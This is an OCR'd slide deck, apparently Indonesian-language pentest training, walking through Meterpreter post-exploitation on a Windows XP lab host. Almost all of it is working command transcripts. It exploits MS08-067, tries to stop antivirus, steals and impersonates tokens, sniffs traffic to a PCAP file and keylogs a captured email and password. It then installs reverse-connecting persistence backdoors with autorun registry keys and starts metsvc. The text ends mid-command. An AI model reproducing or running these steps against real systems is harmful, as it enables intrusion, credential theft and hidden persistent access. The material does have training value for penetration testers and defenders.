
Post Exploitation: Kill AV & Firewall

```
C:\WINDOWS\system32>net stop "avast! Antivirus"
net stop "avast! Antivirus"
The Avast Antivirus service is stopping.....
The Avast Antivirus service could not be stopped.
```

Post Exploitation: Kill AV & Firewall



Post Exploitation: Kill AV & Firewall



Post Exploitation: Impersonation

- Adalah suatu teknik yang bermanfaat untuk mengambil privileged user lain sehingga attacker “menjadi” user tersebut baik lokal atau di domain.
- Extensions dari Meterpreter:
  - Incognito (load Incognito)
  - Token Stealing

Post Exploitation: Impersonation

```
msf exploit(psexec) > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 192.168.0.64
RHOST => 192.168.0.64
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.0.65:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (770048 bytes) to 192.168.0.64
[*] Meterpreter session 3 opened (192.168.0.65:4444 -> 192.168.0.64:1297) at 2015-07-22 10:15:06 -0400

meterpreter > load incognito
Loading extension incognito...success.
```

Post Exploitation: Impersonation

```
Incognito Commands                                          "the quieter you becom
==================

    Command             Description
    -------             -----------
    add_group_user      Attempt to add a user to a global group with all tokens
    add_localgroup_user Attempt to add a user to a local group with all tokens
    add_user            Attempt to add a user with all tokens
    impersonate_token   Impersonate specified token
    list_tokens         List tokens available under current user context
    snarf_hashes        Snarf challenge/response hashes for every token

meterpreter > 
```

Post Exploitation: Impersonation

```
meterpreter > list_tokens
Usage: list_tokens <list_order_option>

Lists all accessible tokens and their privilege level

OPTIONS:

    -g        List tokens by unique groupname
    -u        List tokens by unique username


meterpreter > list_tokens -u

Delegation Tokens Available
========================================
CS021\testing
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 2832 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>echo %username%
echo %username%
CS021$

C:\WINDOWS\system32>
```



```
meterpreter > impersonate_token CS021\\testing
[+] Delegation token available
[+] Successfully impersonated user CS021\testing
```

Post Exploitation: Impersonation

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > steal_token
[-] Usage: steal_token [pid]
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session     User                          Path
 ---   ----  ----               ----  -------     ----                          ----
 0     0     [System Process]         4294967295
 4     0     System             x86   0           NT AUTHORITY\SYSTEM
 120   1580  vmtoolsd.exe       x86   0           CS021\testing                 C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 196   1580  AvastUI.exe        x86   0           CS021\testing                 C:\Program Files\AVAST Software\Avast\AvastUI.exe
 536   4     smss.exe           x86   0           NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 560   772   svchost.exe        x86   0           NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe
 640   536   csrss.exe          x86   0           NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 672   536   winlogon.exe       x86   0           NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 772   672   services.exe       x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 776   852   rundll32.exe       x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\rundll32.exe
 784   672   lsass.exe          x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
```

```
meterpreter > steal_token 120
Stolen token with username: CS021\testing
meterpreter > getuid
Server username: CS021\testing
```

Post Exploitation:Keylogging,Sniffer

- Sniffer Extensions adalah salah satu extensions dari meterpreter yang bermanfaat untuk melakukan sniffing aktifitas target di jaringan.
- meterpreter>load sniffer

Post Exploitation: Sniffer Extensions


```
meterpreter > load sniffer
Loading extension sniffer...success.
```

```
Sniffer Commands
================

    Command             Description
    -------             -----------
    sniffer_dump        Retrieve captured packet data to PCAP file
    sniffer_interfaces  Enumerate all sniffable network interfaces
    sniffer_release     Free captured packets on a specific interface instead of downloading them
    sniffer_start       Start packet capture on a specific interface
    sniffer_stats       View statistics of an active capture
    sniffer_stop        Stop packet capture on a specific interface

meterpreter >
```


Post Exploitation: Sniffer Extensions

```
meterpreter > sniffer_interfaces

1 - 'VMware Accelerated AMD PCNet Adapter' ( type:0 mtu:1514 usable:true dhcp:true wifi:false )
2 - 'Microsoft TV/Video Connection' ( type:4294967295 mtu:0 usable:false dhcp:false wifi:false )
3 - 'VMware Accelerated AMD PCNet Adapter' ( type:0 mtu:1514 usable:true dhcp:true wifi:false )

meterpreter > sniffer_start
[-] Usage: sniffer_start [interface-id] [packet-buffer (1-200000)] [bpf filter (posix meterpreter only)]
meterpreter > sniffer_start 1
[*] Capture started on interface 1 (50000 packet buffer)
meterpreter > sniffer_stats
[-] Usage: sniffer_stats [interface-id]
meterpreter > sniffer_stats 1
[*] Capture statistics for interface 1
        packets: 3660
        bytes: 2384035
meterpreter > sniffer_dump
[-] Usage: sniffer_dump [interface-id] [pcap-file]
meterpreter > sniffer_stops 1
[-] Unknown command: sniffer_stops.
meterpreter > sniffer_stop 1
[*] Capture stopped on interface 1
[*] There are 4364 packets (2489228 bytes) remaining
[*] Download or release them using 'sniffer_dump' or 'sniffer_release'
meterpreter > sniffer_dump 1 /root/Desktop/cspc.pcap
[*] Flushing packet capture buffer for interface 1...
[*] Flushed 4364 packets (2576508 bytes)
[*] Downloaded 020% (524288/2576508)...
[*] Downloaded 040% (1048576/2576508)...
[*] Downloaded 061% (1572864/2576508)...
[*] Downloaded 081% (2097152/2576508)...
[*] Downloaded 100% (2576508/2576508)...
[*] Download completed, converting to PCAP...
[*] PCAP file written to /root/Desktop/cspc.pcap
meterpreter >
```

Post Exploitation: Sniffer Extensions



Post Exploitation: Screenshot



Post Exploitation: Espia

- Load Espia
- Command “Screengrab”
- Check getuid/getdesktop to check current user and current desktop
  - Migrate to other process (ex: explorer)

Post Exploitation:Keylogging,Sniffer

- Keylogging command adalah command dari meterpreter yang bermanfaat untuk melakukan aktifitas keylogging pada target.

Post Exploitation:Keylogging,Sniffer

```
Stdapi: User interface Commands
===============================

    Command        Description
    -------        -----------
    enumdesktops   List all accessible desktops and window stations
    getdesktop     Get the current meterpreter desktop
    idletime       Returns the number of seconds the remote user has been idle
    keyscan_dump   Dump the keystroke buffer
    keyscan_start  Start capturing keystrokes
    keyscan_stop   Stop capturing keystrokes
    screenshot     Grab a screenshot of the interactive desktop
    setdesktop     Change the meterpreters current desktop
    uictl          Control some of the user interface components
```

Post Exploitation: Keylogging

```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session     User                          Path
 ---   ----  ----               ----  -------     ----                          ----
 0     0     [System Process]         4294967295
 4     0     System             x86   0           NT AUTHORITY\SYSTEM
 196   840   svchost.exe        x86   0           NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe
 348   840   svchost.exe        x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 416   4     smss.exe           x86   0           NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 456   840   vmtoolsd.exe       x86   0           NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 500   1024  explorer.exe       x86   0           CS021\testing                 C:\WINDOWS\Explorer.EXE
 580   416   csrss.exe          x86   0           NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 608   500   rundll32.exe       x86   0           CS021\testing                 C:\WINDOWS\system32\rundll32.exe
 696   1364  TPAutoConnect.exe  x86   0           CS021\testing                 C:\Program Files\VMware\VMware Tools\TPAutoConnect.exe
 700   500   cmd.exe            x86   0           CS021\testing                 C:\WINDOWS\system32\cmd.exe
 796   416   winlogon.exe       x86   0           NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 840   796   services.exe       x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 852   796   lsass.exe          x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 928   500   IEXPLORE.EXE       x86   0           CS021\testing                 C:\Program Files\Internet Explorer\iexplore.exe
 1008  676   mshta.exe          x86   0           CS021\testing                 C:\WINDOWS\system32\mshta.exe
 1072  840   vmacthlp.exe       x86   0           NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\vmacthlp.exe
 1084  840   svchost.exe        x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 1140  500   notepad.exe        x86   0           CS021\testing                 C:\WINDOWS\system32\notepad.exe
 1148  840   svchost.exe        x86   0           NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1364  840   TPAutoConnSvc.exe  x86   0           NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\TPAutoConnSvc.exe
 1392  840   svchost.exe        x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1440  840   svchost.exe        x86   0           NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1504  840   svchost.exe        x86   0           NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe
 1820  840   alg.exe            x86   0           NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\System32\alg.exe
 1888  840   spoolsv.exe        x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
 1956  500   vmtoolsd.exe       x86   0           CS021\testing                 C:\Program Files\VMware\VMware Tools\vmtoolsd.exe


meterpreter > migrate 928
[*] Migrating from 1392 to 928...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 928
meterpreter >
```

Post Exploitation: Keylogging

```
meterpreter > keyscan_
keyscan_dump   keyscan_start  keyscan_stop
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...

meterpreter > keyscan_dump
Dumping captured keystrokes...
 <Return> yahoo.com <Return>
meterpreter > keyscan_dump
Dumping captured keystrokes...
mail.yahoo.com <Return> s <Return>  <Up>  <Return> gmail.com <Return> cs001@gmail.com <Tab>  <Back>  <Tab> rahasia
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter >
```

Post Exploitation: Backdoor

- Salah satu aktifitas untuk me-*maintain* akses ke target setelah proses eksploitasi adalah dengan menanamkan backdoor di komputer target, meterpreter mendukung aktifitas ini dengan:
  - Persistence extensions.
  - Metsvc extensions

Post Exploitation: Persistence

- Backdoor dapat di konfigurasikan secara otomatis *connect-back* saat boot dan/atau berjalan sebagai service.
- Interval untuk terkoneksi bisa di-set
- Dapat di *uninstall* secara remote

Post Exploitation: Persistence

```
meterpreter > run persistence -h
Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:

    -A        Automatically start a matching multi/handler to connect to the agent
    -L <opt>  Location in target host to write payload to, if none %TEMP% will be used.
    -P <opt>  Payload to use, default is windows/meterpreter/reverse_tcp.
    -S        Automatically start the agent on boot as a service (with SYSTEM privileges)
    -T <opt>  Alternate executable template to use
    -U        Automatically start the agent when the User logs on
    -X        Automatically start the agent when the system boots
    -h        This help menu
    -i <opt>  The interval in seconds between each connection attempt
    -p <opt>  The port on which the system running Metasploit is listening
    -r <opt>  The IP of the system running Metasploit listening for the connect back


meterpreter >
```

Post Exploitation: Persistence

```
meterpreter > run persistence -A -L c://DOCUME~1/ -X -i 20 -p 443 -r 192.168.0.10
[*] Running Persistance Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/CS021_20150723.2423/CS021_20150723.2423.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.0.10 LPORT=443
[*] Persistent agent script is 148428 bytes long
[+] Persistent Script written to c://DOCUME~1/\jnZioHK.vbs
[*] Starting connection handler at port 443 for windows/meterpreter/reverse_tcp
[+] Multi/Handler started!
[*] Executing script c://DOCUME~1///jnZioHK.vbs
[+] Agent executed with PID 2528
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\HYIDsCeGNCKDxmT
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\HYIDsCeGNCKDxmT
meterpreter > [*] Meterpreter session 2 opened (192.168.0.10:443 -> 192.168.0.11:1037) at 2015-07-23 22:24:35 -0400

meterpreter > background
[*] Backgrounding session 1...
msf exploit(ms08_067_netapi) > sessions -l

Active sessions
===============

  Id  Type                   Information                 Connection
  --  ----                   -----------                 ----------
  1   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ CS021  192.168.0.10:4444 -> 192.168.0.11:1036 (192.168.0.11)
  2   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ CS021  192.168.0.10:443 -> 192.168.0.11:1037 (192.168.0.11)

msf exploit(ms08_067_netapi) > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```

Post Exploitation: Persistence

```
meterpreter > reboot
Rebooting...
meterpreter > netstat -tan
^C[-] Error running command netstat: Interrupt
meterpreter > background
[*] Backgrounding session 2...
msf exploit(ms08_067_netapi) > netstat -tanp
[*] exec: netstat -tanp

Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      4106/postgres
tcp        0      0 192.168.0.10:443        0.0.0.0:*               LISTEN      26923/.ruby.bin
tcp        0      0 192.168.0.10:4444       192.168.0.11:1036       ESTABLISHED 26923/.ruby.bin
tcp        0    154 192.168.0.10:443        192.168.0.11:1037       ESTABLISHED 26923/.ruby.bin
tcp6       0      0 ::1:5432                :::*                    LISTEN      4106/postgres
tcp6       0      0 ::1:38529               ::1:5432                ESTABLISHED 26923/.ruby.bin
tcp6       0      0 ::1:5432                ::1:38533               ESTABLISHED 27060/postgres: msf
tcp6       0      0 ::1:5432                ::1:38010               ESTABLISHED 9054/postgres: msf3
tcp6       0      0 ::1:38533               ::1:5432                ESTABLISHED 26923/.ruby.bin
tcp6       0      0 ::1:5432                ::1:38011               ESTABLISHED 9057/postgres: msf3
tcp6       0      0 ::1:38011               ::1:5432                ESTABLISHED 9022/.ruby.bin
tcp6       0      0 ::1:38010               ::1:5432                ESTABLISHED 9022/.ruby.bin
tcp6       0      0 ::1:38530               ::1:5432                ESTABLISHED 26923/.ruby.bin
tcp6       0      0 ::1:5432                ::1:38529               ESTABLISHED 26948/postgres: msf
tcp6       0      0 ::1:5432                ::1:38530               ESTABLISHED 26954/postgres: msf
msf exploit(ms08_067_netapi) > sessions -l

Active sessions
===============

  Id  Type                   Information                 Connection
  --  ----                   -----------                 ----------
  1   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ CS021  192.168.0.10:4444 -> 192.168.0.11:1036 (192.168.0.11)
  2   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ CS021  192.168.0.10:443 -> 192.168.0.11:1037 (192.168.0.11)

msf exploit(ms08_067_netapi) > sessions -k 2
[*] Killing the following session(s): 2
[*] Killing session 2
[*] 192.168.0.11 - Meterpreter session 2 closed.
```

Post Exploitation: Persistence

```
msf exploit(ms08_067_netapi) > sessions -l

Active sessions
===============

  Id  Type                   Information                 Connection
  --  ----                   -----------                 ----------
  1   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ CS021  192.168.0.10:4444 -> 192.168.0.11:1036 (192.168.0.11)

msf exploit(ms08_067_netapi) > [*] Meterpreter session 3 opened (192.168.0.10:443 -> 192.168.0.11:1030) at 2015-07-23 22:26:55 -0400

msf exploit(ms08_067_netapi) > sessions -l

Active sessions
===============

  Id  Type                   Information                 Connection
  --  ----                   -----------                 ----------
  1   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ CS021  192.168.0.10:4444 -> 192.168.0.11:1036 (192.168.0.11)
  3   meterpreter x86/win32  CS021\testing @ CS021       192.168.0.10:443 -> 192.168.0.11:1030 (192.168.0.11)

msf exploit(ms08_067_netapi) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > [*] 192.168.0.11 - Meterpreter session 1 closed.  Reason: Died

meterpreter > resource  /root/.msf4/logs/persistence/CS021_20150723.2423/CS021_20150723.2423.rc
[*] Reading /root/.msf4/logs/persistence/CS021_20150723.2423/CS021_20150723.2423.rc
[*] Running rm c://DOCUME~1///jnZioHK.vbs

[*] Running reg deleteval -k 'HKLM\Software\Microsoft\Windows\CurrentVersion\Run' -v HYIDsCeGNCKDxmT

Successfully deleted HYIDsCeGNCKDxmT.
meterpreter >
```

Post Exploitation: Metsvc

- Backdoor bejalan sebagai service di target
- Attacker data terkoneksi secara remot tanpa otentikasi
- Medukung *Uninstall* secara remote
- Sedikit kurang aktif dibanding persistence.

Post Exploitation: Metsvc

```
meterpreter > run metsvc -h

OPTIONS:

    -A        Automatically start a matching multi/handler to connect to the service
    -h        This help menu
    -r        Uninstall an existing Meterpreter service (files must be deleted manually)
```

Post Exploitation: Metsvc

```
meterpreter > run metsvc -A
